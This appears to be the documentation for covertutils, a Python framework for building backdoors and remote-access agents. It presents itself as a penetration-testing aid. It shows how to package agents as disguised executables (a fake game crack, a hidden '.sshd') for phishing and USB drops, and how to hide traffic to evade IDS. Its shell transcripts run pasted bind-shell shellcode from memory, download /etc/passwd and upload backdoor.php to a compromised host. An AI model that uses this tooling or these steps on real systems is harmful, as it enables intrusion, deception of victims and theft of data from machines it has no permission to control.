CovertUtils Documentation

Release

Author

Jan 19, 2018

Basics:

This Project is free and open-source, available @ Github

A Blog post about it, explaining *motivation* and *implementation internals* can be found in my personal blog: Securosophy

CHAPTER 1

Not a Backdoor!

Well, *almost* not a backdoor. This project is a *Python2 package* containing enough modules for implementing custom backdoors. Everything, from *file transfer* to *customized shells* is included.

It is not a backdoor ready to be planted (well, most of the *Programming Examples* are). If you are looking for backdoors, RATs and such stuff in *Python* there are some awesome projects already:

- Weevely
- Pupy
- Stitch
- Empire (agent also in *PowerShell*)

This package contains most **Building Blocks** of a backdoor. It covers the common coding tasks when creating anything from a simple *reverse TCP shell* to a full-blown, feature-rich, extend-able, *Agent*.

It also uses a simplistic approach of what a backdoor is, breaking it down to its basic components:

- Agent
- Handler
- Communication Channel
- Protocol

Currently, `covertutils` package provides API for:

- Encryption
- Chunking
- Separate Streams (almost like *meterpreter*'s channels)
- Compression before transmission
- Packet Steganography
- Customized Shell
- Message Handling

- Custom Shell creation

And most of those features are used under the hood, without writing any additional line of code (e.g. *encryption*, *compression*, *streams*).

CHAPTER 2

No Networking code included

The package provides a generic wrapper for networking, without implementing internally even the simplest of networking possibilities (e.g. *bind TCP*).

This design decision broadens the possibilities for *Communication Channels* that differ a lot from just layer 4/5 solutions. This way, there is space for *Packet Steganography* or even time-based *Covert Channels*.

And all that with the abstraction of **Object Oriented Programming**, as this package depends on it heavily.

2.1 Installation

You can always download/clone it from Github:

```
git clone https://github.com/operatorequals/covertutils
cd covertutils
python setup.py install          # this one may need root privileges
```

It is also available in PyPI, but I cannot guarantee that it will be the last version. https://pypi.python.org/pypi/covertutils/

```
pip install covertutils
```

Finally, the *makefile* in the git repo may contain useful commands, like *"compile"*. It may be wise to give it a look. Try compiling the *example* code located at *examples/* directory in github repo.

2.2 Package, subpackage and module structure

This project has been structured using *single-file class approach*. While this is not that *Pythonic* (more like Jav'ish) I find it best for a *heavily Object Oriented Project* like this.

To retain the *Pythonic* import structure, a *class*, say `Foo`, declared in a module-file, say, `pack/subpack/mod.py` can be imported both with:

```
from pack.subpack.mod import Foo
```

and

```
from pack.subpack import Foo
```

as all modules happen to contain only **one class each**.

To also borrow some more *Jav'ish* taste, all class names are *camelCased* and have their first letter *Capitalized*, while the modules containing them share the same name but all *lowercase*.

For example, the *covertutils.handlers.basehandler.BaseHandler* class can be imported like:

```
from covertutils.handlers.basehandler import BaseHandler
```

and like:

```
from covertutils.handlers import BaseHandler
```

as *covertutils.handlers.basehandler* only contains the *BaseHandler* class

---

Note: If importing errors like the following happen:

```
>>> import coverutils
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: No module named coverutils
>>>
```

Be sure to write the *package name* properly: It's cover **t** utils.

It happens all the time to me...

2.3 Native Executables

Generating **Native Executables** for all platforms is major feature for backdoors! Those will be your payloads in **Phishing emails** and **USB drive Parking-Ops** after all!

Currently *Linux* and *Windows* are directly supported through PyInstaller.

The repo's makefile has options for one-line *exe* generation. Get the latest repo's *makefile script* from here.

or just:

```
wget https://raw.githubusercontent.com/operatorequals/covertutils/master/makefile
```

2.3.1 Linux

For a **script** name of `backdoor_script.py` and **executable** name of `.sshd` type the following:

```
make PY='backdoor_script.py' EX='.sshd' elf
```

2.3.2 Windows

You will need the whole *wine - Python2.7 - PyInstaller* toolchain assuming that you are running *Linux*.

For a **script** name of `backdoor_script.py` and **executable** name of `crazy_taxi_crack_2.34.exe` type the following:

```
make PY='backdoor_script.py' EX='crazy_taxi_crack_2.34.exe' exe
```

Several other packers for Python to native **dependency-less** executables are in the wild. You can try :

- py2exe
- nuitka (tends to create executables much smaller than *PyInstaller*'s)

If you've found a configuration that works best for you (like: "*I use XYZ with ABC and create super small executables*"), please open an Issue in the Github repo and I will add it to the defaults.

Have fun *responsibly*!

2.4 Internal Components

Here you can find code snippets from *covertutils* basic internal components. They are documented under the *covertutils* pages, but here they will parade in all their glory.

Their understanding is essential in case you want to create a new Orchestrator (*covertutils.orchestration.orchestrator.Orchestrator*) class, or generally tinker with the internals.

2.4.1 The Cycling Algorithm

Docs @ *covertutils.crypto.algorithms.standardcyclingalgorithm.StandardCyclingAlgorithm*

```
>>> from covertutils.crypto.algorithms import StandardCyclingAlgorithm as calg
>>>
>>> calg("A")                               # Has the same API as the hashlib classes
<covertutils.crypto.algorithms.standardcyclingalgorithm.StandardCyclingAlgorithm␣
↪object at 0x7f18034c44d0>
>>> calg("A").hexdigest()
'b1d841411463be057db1af5f41be284ebe6c144e9c2739415f93af7d7d5f417d'
>>> calg("A", length = 10).hexdigest()
'8d7d82938db18db15feb'
>>> calg("A", length = 10, cycles = 20).hexdigest()
'8d7d82938db18db15feb'          # "cycles = 20" is the default argument value
>>> calg("A", length = 10, cycles = 21).hexdigest()
'b15ff5fa1b41c9273993'
>>> calg("B", length = 10, cycles = 21).hexdigest()
'6fc5096f819081719f9f'
>>>
```

Yet this algorithm is not a Secure Hasher, as it can contain collisions. It is only used for Cycling Key implementation

2.4.2 The Cycling Key

Docs @ *covertutils.crypto.keys.standardcyclingkey.StandardCyclingKey*

The Key cycles with every encryption/decryption making it impossible to decrypt the same ciphertext twice.

This makes it an efficient One-Time-Pad Scheme.

```
>>> from covertutils.crypto.keys import StandardCyclingKey as ckey
>>>
>>> key1 = ckey("SecretPassphrase")
>>> key2 = ckey("SecretPassphrase")
>>> message = "A"*100
>>>
>>> encr1 = key1.encrypt(message)       # Encrypting the message with Key1
>>> print encr1.encode('hex')
00e8b5dd97ffff87324686f21ee1b5e10f4b1100b4442c1cccba76ec22ee003a840eb87b2974a421a6e31cec7b752f1d7bd1
>>>
>>> print key2.decrypt(encr1)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>>
>>> key1 = ckey("SecretPassphrase")     # Resetting Key1 breaks sync with Key2
>>> encr1 = key1.encrypt(message)
>>> print key2.decrypt(encr1)           # Key2 is ahead of Key1 as it has cycled in␣
↪the previous decryption.
Y<];E~L}:M7=%!lZiùA{AU4   ?E!!E/v1
K/}oe|8
>>>
```

2.4.3 Stream Identification

Docs @ *covertutils.orchestration.streamidentifier.StreamIdentifier*

This class is the *OTP provider* for the whole package.

```
>>> from covertutils.orchestration import StreamIdentifier as StreamIdent
>>>
>>> streams = ['main','secondary','testing']
>>>
>>> id1 = StreamIdent("Pa55phra531", streams)
>>> id2 = StreamIdent("Pa55phra531", streams, reverse = True)
>>>
>>> tag = id1.getIdentifierForStream('main', byte_len=4)
>>> tag2 = id1.getIdentifierForStream('main', byte_len=4)
>>> tag3 = id1.getIdentifierForStream('testing', byte_len=4)
>>>
>>> tag4 = id1.getIdentifierForStream('secondary', byte_len=2)
>>>
>>> id2.checkIdentifier(tag)
'main'
>>> id2.checkIdentifier(tag2)
'main'
>>> id2.checkIdentifier(tag3)
'testing'
>>> id2.checkIdentifier(tag4)
'secondary'
>>>
>>> print (tag, tag2, tag3, tag4)
('`\xc9\xca\xeb', '\xe8\xf7$\x1f', '\x00\x03\xfa\xaf', 'v\x17')
>>>
>>> print (id2.checkIdentifier(tag))
None
```

2.4.4 Compressor

Docs @ *covertutils.datamanipulation.compressor.Compressor*

This class ensures that the data traveling through the wire are as minimal as possible. It does that by measuring the output of **several compression algorithms**.

Decompression works through *trial & error*.

```
>>> from covertutils.datamanipulation import Compressor
>>> from os import urandom
>>>
>>> rand_data = urandom(32)
>>> plain_data = "AB"*16
>>> print rand_data
w!w`:tUJr{?Kl
>>> print plain_data
ABABABABABABABABABABABABABABABAB
>>>
>>> comp = Compressor()
>>>
>>> comp_rand_data = comp.compress(rand_data)    # Compressing random data is␣
↪infeasible
>>> print comp_rand_data
w!w`:tUJr{?Kl
>>> print comp_rand_data == rand_data    # So the returned bytearray is the initial␣
↪data
True
>>> comp_plain_data = comp.compress(plain_data) # Compressing repeated text
>>> print comp_plain_data                # Is really efficient though!
xstr
      {1
>>> print comp_plain_data == plain_data # So the best compression is returned
False
>>>
>>> print comp.decompress( comp_rand_data )      # The decompression tries all␣
↪compression schemes
w!w`:tUJr{?Kl
>>> print comp.decompress( comp_rand_data ) == comp_rand_data
True                    # And return the initial data if all of them fail
>>> print comp.decompress( comp_plain_data ) == comp_plain_data
False
>>> print comp.decompress( comp_plain_data ) == plain_data      # But if the data is␣
↪truly compressed
True                    # It returns the decompressed form
>>>
```

2.4.5 Chunker

Docs @ *covertutils.datamanipulation.chunker.Chunker*

```
>>> from covertutils.datamanipulation import Chunker
>>>
>>> ch1 = Chunker( 10, 5 )
```

```
>>> ch2 = Chunker( 10, 5, reverse = True )
>>>
>>> message = "A"*100
>>>
>>> ch1.chunkMessage( message ) # 10 bytes each chunk, with delimiter.
['\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA',
↪'\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA',
↪ '\x00AAAAAAAAA', '\x01A\xe8\xfce\xe2\r\xd6\xb9t']
>>>     # The last chunk contains random padding
>>>
>>> chunks = ch1.chunkMessage( message )
>>> print chunks
['\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA',
↪'\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA', '\x00AAAAAAAAA',
↪ '\x00AAAAAAAAA', '\x01A\xa8\x8e\xa2\xf7v"\xb6/']
>>>
>>> for chunk in chunks :
...     ch2.deChunkMessage( chunk )
...
(None, None)
(None, None)
(None, None)
(None, None)
(None, None)
(None, None)
(None, None)
(None, None)
(None, None)
(None, None)
(None, None)
(True,
↪'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪')
>>>
```

2.4.6 Steganography Injector

Docs @ *covertutils.datamanipulation.stegoinjector.StegoInjector*

The most engineered class in the whole project.

```
>>> from covertutils.datamanipulation import StegoInjector
>>>
>>> stego_config = '''
... X:_data_:
... Y:_sxor_( chr(_index_), _data_ ):
...
... sample1="""4142XXYYXXYY4344"""
... '''
>>>
>>> sinj = StegoInjector(stego_config)
>>>
>>> payload = sinj.inject("\x00" * 4, 'sample1')
>>> print payload.encode('hex')
4142000300054344
>>>
>>> payload2 = sinj.injectByTag( {'X' : '\xff' * 2, 'Y' : '\x00' * 2}, 'sample1')
```

```
>>> print payload2.encode('hex')
4142ff03ff054344
>>>
>>> sinj.extract(payload, 'sample1')
'\x00\x00\x00\x00'
>>>
>>> sinj.extractByTag(payload2, 'sample1')
{'Y': bytearray(b'\x00\x00'), 'X': bytearray(b'\xff\xff')}
>>>
>>> sinj.guessTemplate(payload)
('sample1', 1.0)                #       (template_name, possibility)
>>>
```

2.4.7 Steganography Packet Templating

HTTP Protocol Stego

```
>>> from covertutils.datamanipulation import asciiToHexTemplate
>>>
>>> search_request="""GET /search.php?q=~~~~~~~~?userid=~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
↪~~~~~~~~~ HTTP/1.1
... Host: {0}
... Cookie: SESSIOID=~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
↪~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
... eTag: ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
...
... """
>>> search_template = asciiToHexTemplate(search_request)
>>>
>>> print search_template
0a474554202f7365617263682e7068703f713dXXXXXXXXXXXXXXXX3f7573657269643dXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
>>>
>>> stego_config = """
... X:_data_:
... search='''%s'''
... """ % search_template
>>>
>>> from covertutils.datamanipulation import StegoInjector
>>>
>>> sinj = StegoInjector(stego_config)
>>> sinj.getCapacityDict( 'search' )
{'X': 212}
>>>
>>> packet = sinj.inject("A"*212, 'search')
>>> print packet
GET /search.php?q=AAAAAAAA?userid=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA HTTP/1.1
Host: {0}
Cookie:␣
↪SESSIOID=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
eTag: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>>
```

2.5 Ingredients for Cooking a *Backdoor*

Every program that uses the `covertutils` way of implementing communication has the following ingredients. No matter if it is the backdoors **Agent** (the one running on the compromised host), or the **Handler** (the one that is used by the *pentester/attacker/hoodie wearing guy*).

All backdoors designed with `covertutils` are made using the parts below:

2.5.1 *500gr* - `Orchestrator`

Docs @ *covertutils.orchestration.orchestrator.Orchestrator*

This *class* manipulates data from and to the *Communication Channel* (see below). When several data transformations are in place, the `Orchestrator` objects are the ones that pass them from their *minified* / *encrypted* / *chunked* form to their original, lossless form.

This is done without any interaction from the developer in *packet level* as in `covertutils` there are **no packets**. All networking is abstracted, and what is finally traveling in network packets is no concern for `covertutils` classes.

Message Packing

Packing and unpacking is done by the *covertutils.orchestration.orchestrator.Orchestrator.readyMessage()* *(packing)* and *covertutils.orchestration.orchestrator.Orchestrator.depositChunk()* *(unpacking)* methods.

The `Orchestrator` instances are designed to create pairs of 2, in a way that data the first `Orchestrator` instance *packs* to *sendable forms* are able to be unpacked and read **only** by the second `Orchestrator` instance and *vice-versa*. This is done with the use of a *passphrase* to initialize all *encryption keys* and *stream OTPs*

Streams

Every `Orchestrator` object supports a list of *streams* defined as a *python list* at instance initialization. That means that Messages are packed against a *stream* (falling back to a *default* if not specified) every time the `readyMessage()` is used. It is possible to add and remove *streams* at runtime with *covertutils.orchestration.orchestrator.Orchestrator.addStream()* and *covertutils.orchestration.orchestrator.Orchestrator.deleteStream()* methods. This is highly utilized by staging, as stages always operate in different *streams* (see *Beyond the OS Shell*).

Identities

To ensure compatibility between two `Orchestrator` objects an *Identity string* is provided for each `Orchestrator` object which is generated by computing hashes of its initial settings (including *passphrase*). Identity strings and compatibility checks for them are provided by the *covertutils.orchestration.orchestrator.Orchestrator.checkIdentity()* and *covertutils.orchestration.orchestrator.Orchestrator.getIdentity()* methods.

2.5.2 *750gr* - `Handler`

Docs @ *covertutils.handlers* *(enlightening)*

Warning: The `*Handler` classes are used to create **both** *Agents* and *Handlers*. Their name derives from their ability to *handle* Messages. Messages are received both ways! So a **Reverse TCP Agent** could consist of a `covertutils.handlers.impl.simpleshell.SimpleShellHandler` object to let it communicate with the other side and *shell_exec* all incoming *Messages*.

Note: Think of `*Handler` objects like *sockets* with **callbacks**.

The `*Handler` classes are used along with `Orchestrators` to provide an interface to the developer for 2 things:

- How the received *Messages* are used (displayed? - executed? - stored in files?)
- How the *Agent* or *Handler* will respond on Messages, and the *general Behavior* of it.

Messages

The API described in Docs @ `covertutils.handlers` totally abstract the whole raw-data to *Message*, *Stream* transformations, setting callbacks that are meaningful to the receiver.

The callbacks run when:

- a *Message* has arrived, informing about the *Message*'s content and the *Stream* it received it - `covertutils.handlers.basehandler.BaseHandler.onMessage()`
- a *Chunk* has arrived, informing about the *Stream* that it received it, and if it was the last part of a *Message* - `covertutils.handlers.basehandler.BaseHandler.onChunk()`
- an unrecognized payload has arrived - `covertutils.handlers.basehandler.BaseHandler.onNotRecognised()`

Behaviors

At time of writing 2 behaviors have been identified in the wild and modeled. The *interrogating* one and the *bind'ish* one.

Interrogating

It is when one of the two sides is periodically querying the other side. This is the behavior of all reverse HTTP/S backdoor *Agents*.

Yet, it has not been hardcoded for use with *Agents* only! A handler could be interrogating too. Think of an ICMP backdoor Handler. If the *Agent* has to transfer a huge response back to the *Handler*, The Handler has to start an *interrogating* process for the *Agent* to respond with payload chunks, until the whole *Message* gets across. This is the only way to resemble a ping-pong behavior.

That behavior is modeled in the `covertutils.handlers.interrogating.InterrogatingHandler` class, and it is used in the *Advanced ICMP Bind Shell* from the *Handler* exactly as described above.

Bind'ish

This behavior is found when the *one side* **MUST NOT TALK** under any circumstance, **unless asked** by the *other side*. Most of the time it is just the **complementary** of the *Interrogating* behavior. This is the case for *Reverse HTTP/S backdoors*

We find this behavior typically in *HTTP/S reverse Handlers*. As *HTTP/S reverse Handlers* act as (or actually are) *HTTP/S Servers*, usually also serving error pages just to be more persuading for their innocence.

The thing is that a presumable HTTP/S Server **never sends things to an HTTP Client before getting an HTTP request**. So the *covertutils.handlers.responseonly.ResponseOnlyHandler* keeps a list of stuff that has to transmit and sends them over **only if** a *request Message arrives*.

Both *Interrogating* and *Bind'ish* behaviors can use the `covertutils.handlers.basehandler.BaseHandler.sendQueue()` method to send Messages over.

Ad Hoc Behavior

That is all good but a good *ol' Reverse TCP* needs none of them! For such cases the *covertutils.handlers.basehandler.BaseHandler.sendAdHoc()* method saves the day. Just spits to the *Communication Channel* like there is no tomorrow (or IDS to trick).

Both class methods are available in all behaviors (defined in *base class*) but each one has the *sending method* that fits the behavior that is trying to simulate. The `covertutils.handlers.basehandler.BaseHandler.preferred_send()` always holds the *sending method* best fit for the `Handler` instance used.

2.5.3 A pinch of *Communication Channel* Creativity

Networking isn't a standard thing when designing a backdoor. This is why it is left out of the way completely. All Communication is wrapped by `send()` and `recv` functions where the `send()` has to get 1 argument (raw data to send) and the `recv()` has to be blocking.

```
to_handler = []
to_agent = []

#=======================================
def handler_send(raw_data) :
        to_agent.append(raw_data)

def handler_recv() :
        while not to_handler: pass      # Has to block when no payloads arrive
        return to_handler.pop(0)

#=======================================
def agent_send(raw_data) :
        to_handler.append(raw_data)

def agent_recv() :
        while not to_agent: pass        # If you are brave enough use queues and␣
↪threads
        return to_agent.pop(0)
```

This is perfectly working example of wrapping functions. It is actually really useful for testing stuff.

So those functions can use `requests` to post to *pastebin* or do whatever. The `covertutils` package doesn't care about **how** you get your bytes to the other side. It just guarantees that the bytes will be fully unrecognizable (see: *Totally IDS/IPS evading payloads*) to anyone else than the other side.

2.6 Shells & SubShells

When a class from the *covertutils.shells* family is used to hook and interact with the `Handler` object, several built-in features can be used.

The shells provided by the package are *(thank god)* **<Ctrl-C> resistant**, and modular, in a sense that no single shell interface accepts *every command*.

As the architecture of a `covertutils` backdoor implies, all data flows through a virtual *stream* that is identified by an OTP mechanism (see *Stream Identification*). The other side *(Agent)* can handle data from **different streams in different ways**.

The shell that spawns when the `covertutils.shell.BaseShell.start()` method is used is almost a dummy. It runs no commands from itself. It is there to provide the *stream menu* and handle *exit commands*. This design makes easier the creation of custom command suites, *without expanding* the parent classes (but *inheriting* from them).

Enough subshells have been created for an everyday backdoor (*shell*, *file transfer*, even *shellcode execution* see *Beyond the OS Shell*), but the ability to create and integrate new ones along with the existing is given through the use of a parent shell approach.

2.6.1 The *Session Shell*

Stream Menu

The parent shell spawns the *stream menu* with a *<Ctrl-C>* - `KeyboardInterrupt`. From there, the user can jump to SubShells to access real commands (either *OS* or *Python* or whatever is loaded at the given time).

```
(127.0.0.1:58504)>
Available Streams:
        [ 0] - control
        [ 1] - python
        [ 2] - os-shell
        [ 3] - file
        [ 4] - stage
        [99] - Back
Select stream:
```

Dispatching commands with `"!"` *(exclamation mark)*

From the *Parent Shell* it is possible to issue commands to any SubShell just by prepending the `"!"` and the *stream name* before the actual command.

```
(127.0.0.1:58504)> !python print "Dispatching to Python Stream"
Dispatching to Python Stream
```

Typing only the `"!"` and the *stream name* will jump to the *stream's* SubShell.

```
(127.0.0.1:58504)> !python
[python] >>>
```

This way SubShells with only one or two commands can be used without directly accessed.

```
(127.0.0.1:58504)> !file download /etc/passwd
```

```
(127.0.0.1:58504)> !stage fload my_custom_module.py
```

```
(127.0.0.1:58504)> !control reset
```

The "`!`" can be used from SubShells too, making file transfers handy:

```
[os-shell]> ls
index.html

[os-shell]> !file upload backdoor.php
File uploaded succesfully!

[os-shell]> ls
index.html
backdoor.php
```

Exiting

Exiting the *Parent Shell* with `exit` or `q` or `quit` will make the `covertutils.shell.BaseShell.start()` method to return. This design is preferred from the `sys.exit(0)` approach, as it leaves open the possibility of a *multi-shell*, used for session management purposes, providing features like the `session -i` of *meterpreter*.

Note: Also the `covertutils.shell.impl.StandardShell` class and derivatives contain a `sysinfo` class variable, populated when the `!control sysinfo` command is first run. This variable is accessible from outside the class, providing information of the controlled system. This can be used to create a brief line similar to *meterpreter*'s `session -l` command.

2.6.2 The `covertpreter` Session Shell aggregator

Controlling a single host is **rarely the case though**! Backdoor tools are frequently expanded to RATs (Remote Administration Tools), as there are needs for multiple *Agents* being controlled *at the same time*.

`covertutils` provides the `covertpreter` shell under `covertutils.shells.multi` subpackage, to address the need of a **a shell to rule them all**.

Session Management

Basically, `covertpreter` is a class maintaining several implementations of the `covertutils.shells.BaseShell` class, under an internal data structure, dispatching commands to each of them, and letting the user '*jump*' into a currently running session.

```
covertpreter> session -l
        Current Sessions:
0) 28d4a1a19dcb924c - <class '__main__.MyHandler'>
System Info: N/A

1) faee224f3f61e1d7 - <class '__main__.MyHandler'>
System Info: N/A

covertpreter> session -i 1
(covertutils v0.3.4)>
```

```
(covertutils v0.3.4)> !control identity
Sending 'ID' control command!
0511ddb0
(covertutils v0.3.4)>
<Ctrl-C>
covertpreter> session -s 28d4a1a19dcb924c
(covertutils v0.3.4)> !control identity
Sending 'ID' control command!
(covertutils v0.3.4)> d72b5e5e
<Ctrl-C>
covertpreter>
```

It also possible to command all running sessions **at-once**. Or select the Sessions to dispath a command using their IDs.

```
covertpreter> control reset
No sessions selected, ALL sessions will be commanded
Are you sure? [y/N]: y
'!control reset' -> <28d4a1a19dcb924c>
Reseting handler
Sending 'RST' control command!
'!control reset' -> <faee224f3f61e1d7>
Reseting handler
Sending 'RST' control command!
OK
OK
covertpreter>
```

Selectively executing commands:

```
covertpreter> 28d4a1a19dcb924c control sysinfo
'!control sysinfo' -> <28d4a1a19dcb924c>
Sending 'SI' control command!
General:
        Host: hostname
        Machine: x86_64
        Version: #1 SMP Debian 4.12.6-1kali6 (2017-08-30)
        Locale: en_US-UTF-8
        Platform: Linux-4.12.0-kali1-amd64-x86_64-with-Kali-kali-rolling-kali-rolling
        Release: 4.12.0-kali1-amd64
        System: Linux
        Processor:
        User: unused

Specifics:
        Windows: ---
        Linux: glibc-2.7
covertpreter>
```

The `sysinfo` information is stored for later usage in the shell which it received it.

The Sessions can be listed with (you guessed it) `-l[v]`:

```
covertpreter> session -l
        Current Sessions:
0) 28d4a1a19dcb924c - <class '__main__.MyHandler'>
hostname - Linux-4.12.0-kali1-amd64-x86_64-with-Kali-kali-rolling-kali-rolling - en_
↪US-UTF-8 - unused
```

```
1) faee224f3f61e1d7 - <class '__main__.MyHandler'>
System Info: N/A
```

`-v` also lists the available streams/extensions per session:

```
covertpreter> session -lv
        Current Sessions:
0) 28d4a1a19dcb924c - <class '__main__.MyHandler'>
hostname - Linux-4.12.0-kali1-amd64-x86_64-with-Kali-kali-rolling-kali-rolling - en_
↪US-UTF-8 - unused
        -> control
        -> python
        -> os-shell

1) faee224f3f61e1d7 - <class '__main__.MyHandler'>
System Info: N/A
        -> control
        -> python
        -> os-shell
```

The `handler` command of `covertpreter`

Here is where the **magic starts!** As there is no actual network server behind `covertutils`, and networking is intentionally left to the developer, adding sessions doesn't depend on server management/sockets/NATs etc...

Also a `covertpreter` instance only recognises implementations of *covertutils.shells.BaseShell*. So adding a session means adding another `BaseShell` object in its data structure.

So, for a freshly writtent *Handler* file, say `handler.py`, which invokes a `BaseShell` derived object, named `shell`, and calls the `shell.start()` to start interacting, there is a way to be added to an already running `covertpreter` process.

```
covertpreter> handler add -h
usage: handler add [-h] [--shell SHELL] SCRIPT [ARGUMENTS [ARGUMENTS ...]]

positional arguments:
  SCRIPT                The file that contains the Handler in Python
                        'covertutils' code
  ARGUMENTS             The arguments passed to the Python 'covertutils'
                        handler script

optional arguments:
  -h, --help            show this help message and exit
  --shell SHELL, -s SHELL
                        The argument in the Python code that contains the
                        'covertutils.shell.baseshell.BaseShell' implementation
```

That basically means that by using a command like the following:

```
covertpreter> handler add --shell shell_implementation handler.py  <arguments to␣
↪handler script>
```

The object defined in the `handler.py` will get listed to the `sessions -l` list of `covertpreter`, after running the Python code found in `handler.py` with `<arguments to handler script>` as arguments.

Note: The `handler.py` won't pollute the main script's *Namespace*. It is executed in a different *Namespace* `dict`.

The new session will be directly usable, without `covertpreter` depending on its transfer method, or internals...

That's what we get if we completely abstract the networking from the backdoor development!

Have fun with `covertpreter`!

2.7 Beyond the OS Shell

The `covertutils` package has an API for creating custom stages that can be dynamically loaded to compromised machines. If a *`covertutils.handlers.stageable.StageableHandler`* is running in a pwned machine stages can be pushed to it.

The API is fully documented in the *Creating Custom Stages and Modules* page.

2.7.1 The *Python* Stage

A Python shell with access to all internals is available.

The sent code runs directly in the *covertutils stage API*, so it is able to access the `storage` and `storage['COMMON']` dictionaries and change internals objects at runtime.

```
(127.0.0.1:49550)>
(127.0.0.1:49550)>
Available Streams:
        [ 0] - control
        [ 1] - python
        [ 2] - os-shell
        [99] - EXIT
Select stream: 1
[python] >>>
[python] >>> print "Python module with access to the Stager API"
[python] >>> Python module with access to the Stager API


[python] >>> @
No special command specified!
Available special commands:
        @clear
        @show
        @storage
        @send
        @pyload
[python] >>> @storage

[python] >>> {'COMMON': {'handler': <covertutils.handlers.impl.standardshell.
↪StandardShellHandler object at 0x7f6d472c9490>},
 'on': True,
 'queue': <Queue.Queue instance at 0x7f6d47066b90>}

[python] >>> if "indentation is found" :
[python] ...     print "The whole code block gets transmitted!"
[python] ...
[python] >>> The whole code block gets transmitted!
```

```
[python] >>>
[python] >>> print "@pyload command loads python files"
[python] >>> @pyload command loads python files

[python] >>> @pyload /tmp/pycode.py
Buffer cleared!
File '/tmp/pycode.py' loaded!
[python] >>> @show
====================
print "This code exists in a file"

====================
[python] >>>
[python] >>> This code exists in a file

[python] >>>
(127.0.0.1:49550)>
```

2.7.2 The *Shellcode* Stages

When one can directly run stuff in a process, why not run some *shellcode* too?

And do it **directly from memory** please!

Runnning *shellcode* requires the following things:

- Acquiring the shellcode!
- Copying it to memory, to a known memory location
- Making that location executable at runtime
- `jmp` ing to that location

So `covertutils` has 2 *stages* that utilize `ctypes` built-in package to do the right things and finally run *shellcode*! They are located under *covertutils.payloads.linux.shellcode* and *covertutils.payloads.windows.shellcode*.

A *SubShell* is also available that translates copy-pasted *shellcodes* from various sources to raw data, before sending them over to a poor *Agent*.

```
(127.0.0.1:51038)> !stage mload covertutils.payloads.linux.shellcode
 shellcode

(127.0.0.1:51038)>
Available Streams:
        [ 0] - control
        [ 1] - python
        [ 2] - os-shell
        [ 3] - shellcode
        [ 4] - stage
        [99] - EXIT
Select stream: 3
This shell will properly format shellcode
        pasted from sources like "exploit-db.com" and "msfvenom"
[shellcode]>
[shellcode]>
[shellcode]> unsigned char code[]= \
```

```
Type 'GO' when done pasting...
[shellcode]> "\x6a\x66\x58\x99\x53\x43\x53\x6a\x02\x89\xe1\xcd\x80\x5b\x5e\x52"

Type 'GO' when done pasting...
[shellcode]> "\x66\x68\x11\x5c\x52\x6a\x02\x6a\x10\x51\x50\x89\xe1\xb0\x66\xcd"

Type 'GO' when done pasting...
[shellcode]> "\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0\x66\xcd\x80\x93"

Type 'GO' when done pasting...
[shellcode]> "\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x2f\x2f\x73\x68\x68\x2f\x62"

Type 'GO' when done pasting...
[shellcode]> "\x69\x6e\x89\xe3\x50\x89\xe1\xb0\x0b\xcd\x80";

Type 'GO' when done pasting...
[shellcode]>
[shellcode]> GO

Type 'GO' when done pasting...
====================
Pasted lines:
unsigned char code[]= \
"\x6a\x66\x58\x99\x53\x43\x53\x6a\x02\x89\xe1\xcd\x80\x5b\x5e\x52"
"\x66\x68\x11\x5c\x52\x6a\x02\x6a\x10\x51\x50\x89\xe1\xb0\x66\xcd"
"\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0\x66\xcd\x80\x93"
"\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x50\x89\xe1\xb0\x0b\xcd\x80";


Length of 75 bytes

Shellcode in HEX :
6a6658995343536a0289e1cd805b5e526668115c526a026a10515089e1b066cd80894104b304b066cd8043b066cd809359b03

Shellcode in BINARY :
jfXSCSj}[^Rfh\Rj}jQPfAfCfY?Iyh//shh/binP

====================
Send the shellcode over? [y/N] y
[shellcode]>
```

- The *shellcode* used in the demo is taken from https://www.exploit-db.com/exploits/42254/

Oh, and on more thing! *Shellcodes* do no need to be *Null Free* (of course!). The string termination is on Python, and they are transmitted **encrypted by design** anyway.

2.7.3 The *File* Stage

What good is a backdoor if you can't use it to **leak files**? Or even upload executables and that kind of stuff.

Actually, after the first smile when the pure *netcat reverse shell oneliner* returns, doing stuff with it becomes a pain really fast. And the next step is trying to `wget` stuff with the non-tty shell, or copy-pasting *Base64 encoded* files from the screen.

Miserable things happen when there aren't specific commands for file upload/download to the compromised system. And out-of-band methods (*pastebin*, *wget*, etc) can easily be identified as abnormal...

The `covertutils` package has a *file* stage and subshell, to provide file transfers from the *Agent* to the *Handler* and vice-versa in an in-band manner (using the same *Communication Channel*).

```
(127.0.0.1:56402)>
Available Streams:
        [ 0] - control
        [ 1] - python
        [ 2] - os-shell
        [ 3] - file
